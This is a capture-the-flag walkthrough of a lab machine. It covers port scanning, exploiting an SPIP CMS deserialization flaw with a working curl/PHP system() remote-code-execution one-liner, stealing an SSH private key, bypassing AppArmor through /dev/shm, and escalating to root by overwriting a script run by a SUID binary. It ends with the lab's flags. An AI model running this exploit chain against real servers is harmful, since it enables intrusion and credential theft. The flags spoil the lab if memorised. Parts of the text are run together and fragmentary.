


Nmap Results
# Nmap 7.94SVN scan initiated Fri Jun 28 14:50:16 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.10.9.42
Nmap scan report for 10.10.9.42
Host is up (0.076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Publisher's Pulse: SPIP Insights & Tips
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 28 14:50:56 2024 -- 1 IP address (1 host up) scanned in 40.32 secondsnmap output, but I'm going to make an /etc/hosts entry anyway, so that I don't have to remember the target IP addressecho -e '10.10.9.42\tpublisher.thm' | sudo tee -a /etc/hosts
Service Enumeration
TCP/80

Walking the Application
 Björn Kimminich
Looking at the page, there is not much to click or interact with. Most of the links are dead, and there are no input fields to interact with, so that concludes walking the application.
blog.spip.net. This domain is not in-scope, so leave those alone.Penetration Testing
We're going to need to use some tools to uncover more information about the target, such as gobuster to find more endpoints, pages, and information about the web site.
I could not find any robots.txt or sitemap.xml that would point to any other endpoints or pages. Also, nothing particularly interesting in the site source code.

Admin in this heading heresGoogling, "What is SPIP", brings up a page where we learn that it is a publishing platform, so most likely some kind of CMS
Gobuster Enumeration
Directories and Files
gobuster dir -u http://publisher.thm -w /usr/share/seclists/Discovery/Web-Content/big.txt -o publisher_80.txt -t 100/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/images (Status: 301) [Size: 315] [--> http://publisher.thm/images/]
/server-status (Status: 403) [Size: 278]
/spip (Status: 301) [Size: 313] [--> http://publisher.thm/spip/SPIP


?page= parameter, the other is a login page

HTTP 403 for path traversal testing
think
Google search for SPIP cve returns this result, which matches the server version
Understanding the Exploit
Looking at the POC in the Exploit DB page, we can see that it's using python-requests to send a HTTP POST request to http://domain.tld/spip/spip.php?page=spip_pass.

It also contains a HTTP POST body of the following parameters:
page=spip_passformulaire_action=oubliformulaire_action_args={csrf_token_here}oubli={payload_here}

The payload is a formatted string resulting in s:{20 + lengh of comand string}:php system('system_command_here'); ?>"; where the two %s are substituted with (20 + len(options.command) and options.command from the user-provided arguments.
+20? Because <?php system(' is 14 characters and '); ?> is 6 characters, so the whole string is 20 characters plus your payload.This is a de-serialization attack, meaning that the function that processes the user-provided input, needs to know that the incoming data is a string and how many characters it contains.
Manually Testing the Exploit
Burp

http://publisher.thm/spip/spip.php?page=spip_pass
Send to Repeaterecho "<?php phpinfo(); ?>" | tr -d '\n' | wc -m
oubli=test%40localhostBefore
oubli=s:19:"<?php phpinfo(); ?>";After

More Efficiency with cURL
curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sign
curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sign | cut -d "'" -f 2
# if block to prompt for user input based on shell type
# php_rce to format PHP command string with user input
# cmd_length to calculate length of command string
# Finally make the HTTP POST request with CSRF token and command string

if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command for RCE: '; else read -p 'Enter a command for RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo; echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sign | cut -d "'" -f 2)" \
-d "oubli=s:${cmd_length}:\"${php_rce}\";"

ping and curl to call back to my VPN IP address did not work, so I'll try to uncover sensitive files on the file system.Exploit
Discover SSH Key via RCE

pwd output shows we're in /home/think/spip/spip, so try checking /home/think/.ssh and find there is a SSH private key file
cat /home/think/.ssh/id_rsa and save the file locally by copying and pastingtouch id_rsa
chmod 600 id_rsa
nano id_rsaPaste the contents into the file

think to the target
Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux publisher 5.4.0-169-generic #187-Ubuntu SMP Thu Nov 23 14:52:28 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1000(think) gid=1000(think) groups=1000(think)

Sorry, user think may not run sudo on publisher.
Users and Groups
Local Users
think:x:1000:1000:,,,:/home/think:/usr/sbin/ash
Local Groups
think:x:1000:
Network Configurations
Network Interfaces
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:1f:fc:f5:70:1f brd ff:ff:ff:ff:ff:ff
    inet 10.10.25.24/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2246sec preferred_lft 2246sec
    inet6 fe80::1f:fcff:fef5:701f/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:89:6e:6c:a8 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:89ff:fe6e:6ca8/64 scope link
       valid_lft forever preferred_lft forever
4: br-72fdb218889f: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:64:21:fe:9f brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-72fdb218889f
       valid_lft forever preferred_lft forever
6: veth2466a08@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether a6:19:83:44:ca:4a brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::a419:83ff:fe44:ca4a/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp 0 0 127.0.0.1:39609 0.0.0.0:* LISTEN -
Processes and Services
Interesting Processes
root         829  0.0  3.8 1416740 78556 ?       Ssl  13:57   0:00 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        1056  0.0  0.1 1008084 2984 ?        Sl   13:57   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 80 -container-ip 172.17.0.2 -container-port 80
root        1061  0.0  0.1 1155548 3364 ?        Sl   13:57   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 80 -container-ip 172.17.0.2 -container-port 80
Privilege Escalation
Shell Weirdness
One of the first things I noticed when landing a shell on the box was some of strange behavior when interacting with the file system. A couple of examples:

/tmpis wide open, but I can't write files there/optis open, but I can't list contents

/usr/sbin/ashgetfacl -t -s -R -p /bin /etc /home /opt /root /sbin /usr /tmp 2>/dev/nullhttps://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
I tried first looking at possible ACL issues on the file system, but my ability to enumerate them was limited, but with the commands I could run, I did not see anything abnormal.
aa-enabledhttps://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/apparmor
I used the HackTricks article as a starting point to enumerate AppArmor more, as my research indicated this could be another reason for the issues I was seeing.





AppArmor Bypass


When
think logs in, /usr/sbin/ash is constrained by AppArmor, because that single binary has a profile with AppArmor, but a random script -- say, /dev/shm/pwn.sh -- would need a separate profile.--- https://bugs.launchpad.net/apparmor/+bug/1911431

/dev/shm, because it does not block /dev/shm/**echo -e '#! /bin/bash\n/bin/bash -ip' > /dev/shm/pwn.sh
chmod 755 /dev/shm/pwn.sh
/usr/sbin/ash has an AppArmor profile, /dev/shm/pwn.sh does not
SUID Binary
Analyze the SUID Binary
find / -type f -user root -perm /4000 2>/dev/null
/opt
strings is installed on the target, so inspect the file/bin/bash which then calls /opt/run_container.sh, so the first line of order would be to take a look at the script permissions to see if we can overwrite it
Abuse the SUID Binary
/opt/run_container.shecho -e '#! /bin/bash\n/bin/bash -ip' > /opt/run_container.shOverwrite the contents of the script to spawn a bash shell with inherited privileges


euid=0 and egid=0, we're done hereFlags
User
fa229046d44eda6a3598c73ad96f4ca5
Root
3a4225cc9e85709adda6ef55d6a4f2ca